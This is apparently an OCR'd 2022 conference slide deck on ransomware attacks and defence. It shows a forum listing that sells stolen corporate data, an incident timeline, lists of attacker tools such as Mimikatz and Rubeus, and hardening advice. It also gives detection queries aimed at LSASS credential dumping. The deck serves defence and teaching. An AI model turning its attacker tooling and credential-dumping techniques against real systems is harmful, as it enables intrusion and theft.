
Known Exploited Vulnerabilities Catalog | CISA




Compromises networks
Persists on systems

Researches organization and handles dialogue and payment

Develops and maintains tools



Moves laterally in network
Persists on systems
Exfiltrates data
Distributes and runs ransomware payload



AMERICAN EXPRESS ARGENTINA

by [redacted] - 5 hours ago

[redacted]

New User

MEMBER

Posts	7
Threads	4
Joined	Apr 2021
Reputation	0

5 hours ago

Hi Sirs,

I sell data from AMERICAN EXPRESS ARGENTINA. "https://www.americanexpress.com/es-ar/"

The data contains: (fresh)


-VPN
-RDP
-ALL CUSTOMERS

ALL data for 4 BTC.

Please contact me to [redacted] no negotiations, no proof.


How quickly do you update?

- **CVE-2020-1472 Zerologon Active Directory**
  - Security Update – 11 August, 2020
  - Public PoC - 5 September, 2020
- **CVE-2019-19781 Citrix ADC**
  - Security Update - 20 Januar 2020
  - Public PoC- 31 December, 2019
- **ProxyShell Microsoft Exchange**
  - So many vulnerabilities…
  - Affects many Exchange version 2013 – 2019
  - Security Update – 3 March 2021
  - Was exploited in the wild in late february same year
- **Log4Shell VMware Horizon**
  - Security Update – 14 December 2021
  - Was exploited for Ransomware January 4th 2022
- **Application libraries and depencies**



Patch Status of Compromised Citrix Servers - June 2020

Of the 3332 compromised Citrix servers, 20.2% was patched and 79.8% still vulnerable. Although the servers are patched a backdoor remains, giving a false sense of security.



Posted by u/jimtk 3 days ago 6 3 3

I think the CTX package on PyPI has been hacked!


News

There was a post here recently about an update to the CTX package. A simple package that allow you to access dictionary items using the dot notation (a_dict['key'] becomes a_dict.key). The post is here and OP was SocketPuppets

That package had not changed in 8 years. The OP said it was recently updated, and on PyPI it was updated as of May 21st. But the Github repo does not reflect any changes (it still 8 years old). When asked about it OP said it was copied to a corporate repo and that he would update the original repo.

Out of curiosity I downloaded the source code from PyPI and look what I found! **It seems like every time you create a dictionary it sends all your environment variables to a URL**. That's not kosher.

Example from a customer



01

16:30
Sunday

End-user and Machine got compromised using Phishing email

02

17:40

Attacker used tools to map the enviroment

03

23:30

Used vulnerabilities Zerologon to gain access to the infrastructure

04

Managed to get access to the backup and virtualization layer (AD integrated)

05

00:50

Some data was exfiltrated but we didn’t have any info about what


06

01:30

Distributing malware scripts triggered using RDP

Some more technical details..

- Initial phising email from new email domain server (lived 14 days)
- Spoofed email headers (faking internal sender)
- Attachment sent with an ISO (bypassed email security)*
- Machine was connected to infrastructure using AlwaysON VPN
- Adfind and rubeus was used map enviroment
- Numerous PowerShell scripts as well (net view, net group)
- Persistent access using Teamviewer
- Used Zerologon vulnerability against Domain Controllers
- RDP was used to logon onto different servers in the enviroment
- SMB Shares used to transfer exetuables



Event Log purged but some breadcrumbs found in RDP Cache

*Event ID 12 in Microsoft-Windows-VHDMP-Operational


So, what happens once you get compromised?

Initial Access	Discovery	Persistent	Discovery	Lateral Movement	Exfiltration
IceLoder or BazarLoader OneDrive Attachments	Net Group, nltest, adfind	BITS, Schedulded Tasks, AnyDesk, Runkeys, Cobalt Strike	Invoke-Sharefinder, Bloudhound	WMIC, PSExec, RDP, SMB	Ufile.io, rclone

So, what happens once you get compromised?

Before the encryption process starts

- **Example: https://bit.ly/2M0blln (taskkill & net stop)**
- **Stops VSS, delete snapshots**
- **Stops Office**
- **Stops Antivirus/Security Services**
- **Often whitelisted set of files and folders**
    - Ensures that machine continues to work




Whitelisted folders	Whitelisted files	Whitelisted file extensions	
$recycle.bin	autorun.inf	386	mod
config.msi	boot.ini	adv	mpa
$windows.~bt	bootfont.bin	ani	msc
$windows.~ws	bootsect.bak	bat	msp
windows	desktop.ini	bin	msstyles
appdata	iconcache.db	cab	msu
application data	ntldr	cmd	nls
boot	ntuser.dat	com	nomedia
google	ntuser.dat.log	cpl	ocx
mozilla	ntuser.ini	cur	prf
program files	thumbs.db	deskthemepack	ps1
program files (x86)		diagcab	rom
programdata		diagcfg	rtp
system volume information		diagpkg	scr
tor browser		dll	shs
windows old		drv	spl
intel		exe	sys
msocache		hlp	theme
perflogs		icl	themepack
x64dbg		icns	wpx
public		ico	lock

Why is ransomware such a big challenge now?

- **Technical debt**
  - Focus on new product/services/initiatives less on secure foundation
  - Hard to get overview of the entire enviroment
- **Innovation with Cloud**
  - Not always easy to ensure security cloud enviroments
  - Ufortunately many cases that have started within Public Cloud
- **Services are quite fragmented**
- **Impossible to keep track of the threat landscape**
  - Example: Norwegian Parlament and Exchange vulnerability
  - Requires constant evaluation of current threats

How to reduce the risk for attacks?



Identity

Data and information

Email

SaaS

Endpoints

Infrastructure


Continuous improvement

Vulnerability Management

Threat Detecetion


Endpoints

- **Credential Guard (Protect LSASS)**
- **Windows Update For Business + (Third party patch management)**
- **Third-Party vulnerability Management (TVM in Defender)**
- **Browser Patch Management and control over extensions**
  - Ensure that browser restarts after patch is installed
- **LAPS (Local Administrator Password Solution)**
  - Supports AD (there is also a communtiy Azure AD based)
- **Attack Surface Reduction** Microsoft Defender ASR recommendations | Palantir Blog)
  - Office spawning Child Processes
  - Stops the latest MSDT vulnerability
  - Interactive Online Malware Analysis Sandbox - ANY.RUN
- **DNS Filtering (Cisco or Cloudflare)**
  - 1.1.1.2 (No Malware DNS lookup by Cloudflare)
- **Block RDP on Clients (no I’m not kidding)**



Chrome will relaunch in 26 minutes

Your administrator requires that you relaunch Chrome to apply an update




Attack Surface Reduction Rules

Block persistence through WMI event subscription	Block
Block credential stealing from the Windows local security authority subsystem (lsass.exe)	Enable
Block Adobe Reader from creating child processes	Enable
Block Office applications from injecting code into other processes	Block
Block Office applications from creating executable content	Block
Block all Office applications from creating child processes	Block
Block Win32 API calls from Office macro	Block
Block Office communication apps from creating child processes	Enable


Endpoints

- **Configure default file association**
  - HTA/JS/BAT/JSC/SCT/VBS/WSF
- **Microsoft Security Baseline**
- **Deactivate Office Macros**
  - If needed use Application Guard
  - Works for Edge and Office
- **Avoid use of local administrator (MakeMeAdmin)**
- **Deactivate older versions of SMB**
- **Activate SMB Signering**
- **Sysmon for process monitoring**
  - Collect Sysmon Event Log centralized
- **Have a good AV product installed**
  - [AV-Comparatives (av-comparatives.org)](av-comparatives.org)
- **Trusted Boot**
  - Part of Windows 11
  - Ensures integrity of boot sequence

pseymour/MakeMeAdmin



Ready.



```
Process Create:
RuleName:
UtcTime: 2018-07-26 02:50:50.441
ProcessGuid: {9061cc3c-370a-5b59-0000-001069861900}
ProcessId: 184
Image: C:\mimikatz\x64\mimikatz.exe
FileVersion: 2.1.1.0
Description: mimikatz for Windows
Product: mimikatz
Company: gentilkiwi (Benjamin DELPY)
CommandLine: "C:\mimikatz\x64\mimikatz.exe"
CurrentDirectory: C:\Sysmon\
User: GOBIAS\Michael.Bluth
LogonGuid: {9061cc3c-280c-5b59-0000-002059220300}
```

Log Name: Microsoft-Windows-Sysmon/Operational
Source: Sysmon
Logged: 7/25/2018 7:50:50 PM
Event ID: 1
Task Category: Process Create (rule: ProcessCreate)
Level: Information
Keywords:
User: SYSTEM
Computer:
OpCode: Info
More Information: Event Log Online Help

Endpoints – Monitoring defender

```
DeviceProcessEvents
| where ProcessCommandLine has_all('user', '/Domain', '/Active:Yes', '/PasswordChg:No')
| summarize commands=count() by DeviceId, bin(Timestamp, 1d)
| where commands > 200
```


```
DeviceProcessEvents
| where InitiatingProcessFileName =~ "wmiprvse.exe"
| where FileName =~ "msbuild.exe" and ProcessCommandLine has "programdata“
```

```
DeviceProcessEvents
| where (FileName has_any ("procdump.exe", "procdump64.exe") and ProcessCommandLine has "lsass") or
(ProcessCommandLine has "lsass.exe" and (ProcessCommandLine has "-accepteula" or ProcessCommandLine contains "-ma"))
```

Great list of resources for hunting queries → Microsoft-365-Defender-Hunting-Queries

Identity

- **MFA everywhere (Conditional Access)**
- **FIDO (Passwordless sign-in)**
  - Can also be used for logon locally
- **Password Policy in Azure AD / Active Directory**
- **Banned Passwords (Password Protection)**
  - Avoid using weak passwords
- **Identity Governance**
  - Access Packages with Entitlement Manager (Azure AD / Teams / SharePoint)
  - Privileged Identity Management
  - Access Review
- **Azure AD Smart lockout**
  - Default 10 attempts (60 seconds lockout)
- **Don’t have administrator accounts synced to Azure AD**
- **Domain notification from haveibeenpwnd.com**



FIDO2 Security Key settings ...

ENABLE
[✓ Yes] No

USE FOR:
- Sign in
- Strong authentication

TARGET
[✓ All users] Select users


Name
All users

Infrastructure

- **Have proper logging mechanisms in place**
  - Audit Policy Recommendations | Microsoft Docs
  - Event ID 4625 (Failed logon), 4740 (account locked out) 4688, 4782
  - Event ID 1100, 104 or 1102 (Event Cleared)
- **Windows Event Forwarding / Splunk / ELK or Sentinel**
- **Deactive non-required services (example Print Spooler on Domain Controller)**
  - System Services Guidelines Microsoft
- **Have MFA for all external services**
  - ADFS and banned IP address
  - ADFS and Azure MFA
  - NPS and Azure MFA extension (Radius)
- **Have a backup solution that**
  - Supports Immuable backup storage
  - That supports that 3-2-1 rule
  - Should be disconnected from Active Directory (and seperate from the virtualization layer)
  - Ensure that you have proper routines in place to test recovery
  - When was the last time you checked that?

Infrastructure

- **Turn off vulnerable protocols**
  - Remove older SMB protocols
  - Activate SMB signing
  - Require LDAP signing and channel binding
  - Disable LLMNR




Local Policies
Audit Policy
User Rights Assignment
Security Options
Windows Firewall with Advanced Security
Network List Manager Policies

Interactive logon: Prompt user to change password before e...	5 days
Interactive logon: Require Domain Controller authentication...	Disabled
Interactive logon: Require smart card	Disabled
Interactive logon: Smart card removal behavior	No Action
Microsoft network client: Digitally sign communications (al...	Enabled
Microsoft network client: Digitally sign communications (if ...	Enabled

- **Use LAPS (Local Administrator Password Solution)**
  - Rotate and ensure unique admin username and passord
- **Ensure that critical servers do not have Internet Access**
- **Enabling LSA Protection**
- **Think about Managed Identities on Azure infrastructure as well**

Infrastructure

- **Group Policy settings**
  - **Built-in Administrator accounts and domain admins**
    - Deny log on as batch job
    - Deny log on as a service
    - Deny logon locally (atleast for DA)
    - Deny logon trough RDP
  - **Audit settings (in addition!)**
    - Audit logon locally to DC
    - Audit logon RDP to DC



- Security Settings
  - Account Policies
  - Local Policies
    - Audit Policy
    - User Rights Assignment
    - Security Options
  - Windows Firewall with Advanced Security
  - Network List Manager Policies
  - Public Key Policies
  - Software Restriction Policies
  - Application Control Policies
  - IP Security Policies on Local Computer
  - Advanced Audit Policy Configuration
- Policy-based QoS
- Administrative Templates


User Configuration

- Allow log on locally
- Allow log on through Remote Desktop Services
- Back up files and directories
- Bypass traverse checking
- Change the system time
- Change the time zone
- Create a pagefile
- Create a token object
- Create global objects
- Create permanent shared objects
- Create symbolic links
- Debug programs
- Deny access to this computer from the network
- Deny log on through Remote Desktop Services

SaaS

- **Activate Unified Logging (for Office 365 & Azure AD)**
  - Event ID 50126 (failed logon attempts)
  - Azure AD MFA error codes (msandbu/azuread · GitHub)
- **Monitoring activities for**
  - Login from suspicious locations
- **Define what kind of file types can be synced (O365)**
- **Deactivate email forwarding to external domains**
- **App Governance i Cloud App Security**
- **CASB integration for 3.party SaaS services**
- **Ensure that SaaS support**
  - Identity provisioning from iDP or Federation
  - MFA
  - Logging of user-activity
- **Keep a copy of your Azure AD Configuration**
  - microsoft/azureadexporter

```
Set-SPOTenantSyncClientRestriction -
ExcludedFileExtensions « exe;js;hts"
```



Governance actions

○ All apps

□ Notify user ⓘ

□ Notify additional users ⓘ


☑ Suspend user ⓘ
For Azure Active Directory users

□ Require user to sign in again ⓘ
For Azure Active Directory users

□ Confirm user compromised ⓘ
For Azure Active Directory users

Email and Teams

- **Ensure that (SPF, DKIM and DMARC are in place)**
- **Block attachments that should not be sent**
  - zip, .rar, .tar, .tgz, .taz, .z, .gz
- **If these files need to be shared?**
  - Onedrive
- **For services where you need to open any attachment**
  - Application Guard for Office
  - VDI service
- **Add external header in email notifying about external domain**
  - «This is from an external domain»
- **Defender for Office 365 (Safe Attacments og Safe links)**
- **Also be careful with Microsoft Teams Federation**




Marius (IT Avdelingen) 9:05 PM

Hei! trenger du nytt passord? External

Data and information

- **Is sensitive data encrypted?**
- **There are multiple ways to encrypt data**
  - Office 365 = Azure Information Protection
  - Windows Server on-prem = AIP Scanner
  - SharePoint on-prem = AIP Skanner
    - Default = Office and PDF files
  - SQL Server = Transparent data encryption
  - Windows Endpoints = Microsoft Defender for Endpoint
  - Azure Services = Transparent data encryption
  - Azure Infrastructure = Azure Disk Encryption



Choose locations to apply the policy


We'll apply the policy to data that's stored in the locations you choose.

ⓘ Protecting sensitive info in on-premises repositories (SharePoint sites and file shares) is now in preview. Note that there are prerequisite steps neec capability. Learn more about the prerequisites

Status	Location	Included
On	Exchange email	All Choose distribution group
On	SharePoint sites	All Choose sites
On	OneDrive accounts	All Choose account or distribution group
On	Teams chat and channel messages	All Choose account or distribution group
On	Devices	All Choose user or group
On	Microsoft Cloud App Security	All Choose instance
On	On-premises repositories	All Choose repositories

One Final thing

- **Majority of ransomware starts at the enduser**
- **Moving Endpoints to Azure AD with cut that string (or Chromebooks..)**
  - Machines can still get compromised but lateral movement is hard
  - FlexOS Google even better



On April 24, 2022, a privilege escalation hacking tool, KrbRelayUp, was publicly disclosed on GitHub by security researcher Mor Davidovich. KrbRelayUp is a wrapper that can streamline the use of some features in Rubeus, KrbRelay, SCMUACBypass, PowerMad/SharpMad, Whisker, and ADCSPwn tools in attacks.

Although this attack won't function for Azure Active Directory (Azure AD) joined devices, hybrid joined devices with on-premises domain controllers remain vulnerable. Microsoft Defender for Identity detects activity from the early stages of the attack chain by monitoring anomalous behavior as seen by the

- **Amount of vulnerabilities will continue to rise**
- **Do you have capacity to handle that?**
- **<u>5 hours might already be to late</u>**

Some great resources and content

DarkFeed (@ido_cohen2) / Twitter

Ransomwaremap (@ransomwaremap) / Twitter

Kevin Beaumont (@GossiTheDog) / Twitter

Nicholas Carroll (@sloppy_bear) / Twitter

Have I Been Pwned: Check if your email has been compromised in a data breach

Interactive Malware Analysis Sandbox - ANY.RUN

No Ransom: Free ransomware file decryption tools by Kaspersky

Emsisoft: Free Ransomware Decryption Tools

Ransomware Note ID (Tool to identify ransomware variant)

Tools and scripts seen

ADFind
Sharpview
Net Use
NetScan
Esentutl
WMIC
nltest
Anydesk/Teamviewer
Atera
DcSync
RouterScan
Mimikatz
Lazagne
Check.exe
Wscript.exe
vssadmin

Cobalt Strike
Wdigest
Getuin
Invoke-SMBAutoBrute
Net-GPPPassword
ShartChrome
SeatBelto
Kerberoast
Invoke-ShareFinder
PowerView
ProcessHacker
FileZilla SFTP
Advanced IP Scanner
MSSQLUDPScanner
Zero.exe
Splashtop Remote
SQLCMD
Bloodhound
UAC-Tokenmagic
Bloodhound
BITSAdmin

Rclone
Seatbelt
WinSCP
Rubeus
Net user
Schtasks
Dsquery
Psexec
Ntdsutil
Kportscan
WMIC
Masscan
MSSQLUDPScanner
FileZilla

Slides and demos from the conference will be available at

https://github.com/nordicinfrastructureconference/2022

Questions? Marius.sandbu@soprasteria.com